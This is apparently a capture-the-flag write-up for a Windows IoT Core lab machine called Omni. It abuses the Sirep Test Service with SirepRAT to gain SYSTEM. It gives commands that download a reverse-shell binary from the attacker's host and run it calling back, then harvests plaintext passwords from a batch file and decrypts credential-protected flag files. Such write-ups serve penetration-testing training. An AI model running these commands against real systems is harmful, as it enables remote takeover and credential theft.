
Omni is a Windows IOT Core host, the flavor of Windows that will run on a Raspberry Pi. I’ll abuse Sirep protocol to get code execution as SYSTEM. From there, I’ll get access as both the app user and as administrator to decrypt the flags in each of their home directories.

Portscan
Windows Device Portal
Visting the page we are met with a HTTP GET authentication panel. Further searching of “Windows Device Portal” I came across a interesting project called SirepRAT. This project utlizes the Sirep Test Service that acts as a client for Windows Hardware Lab Kit (HLK).
Obtaining SYSTEM shell

After some trial and error, I was able to upload my shell into C:\Windows\System32\spool\drivers\color, calling powershell Invoke-Webrequest via cmd.exe. Once uploaded I called my shell with connection back parameters.
PoC:
Upload payload
python SirepRAT.py 10.129.47.100 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c powershell Invoke-Webrequest -OutFile C:\Windows\System32\spool\drivers\color\xc.exe -Uri http://10.10.14.28:8000/xc.exe"
Execute payload
python SirepRAT.py 10.129.47.100 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\spool\drivers\color\xc.exe" --args "10.10.14.28 1337"
Finding Credentials

Found .bat file containing creds
dir /a:h C:\Program Files\WindowsPowerShell\Modules\PackageManagement
r.bat
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
Authenication via Port 8080 is success app:mesh5143.
Exploiting Windows Device Portal
Commands can be executed via Processes -> Run command

We can just use the binary we already uploaded to obtain another one as app.
C:\Windows\System32\spool\drivers\color\xc.exe 10.10.14.28 5555

Decrypting user.txt
Located at U:\Users\app is the encrypted user.txt file. I am using xc so I can initate powershell with !powershell.
1
2
$credential = Import-CliXml -Path U:\Users\app\user.txt
$credential.GetNetworkCredential().Password

Decrypting root.txt
Same process except we login using administrator:_1nt3rn37ofTh1nGz.
1
2
$credential = Import-CliXml -Path U:\Users\administrator\root.txt
$credential.GetNetworkCredential().Password

root.txt 5dbdce5569e2c4708617c0ce6e9bf11d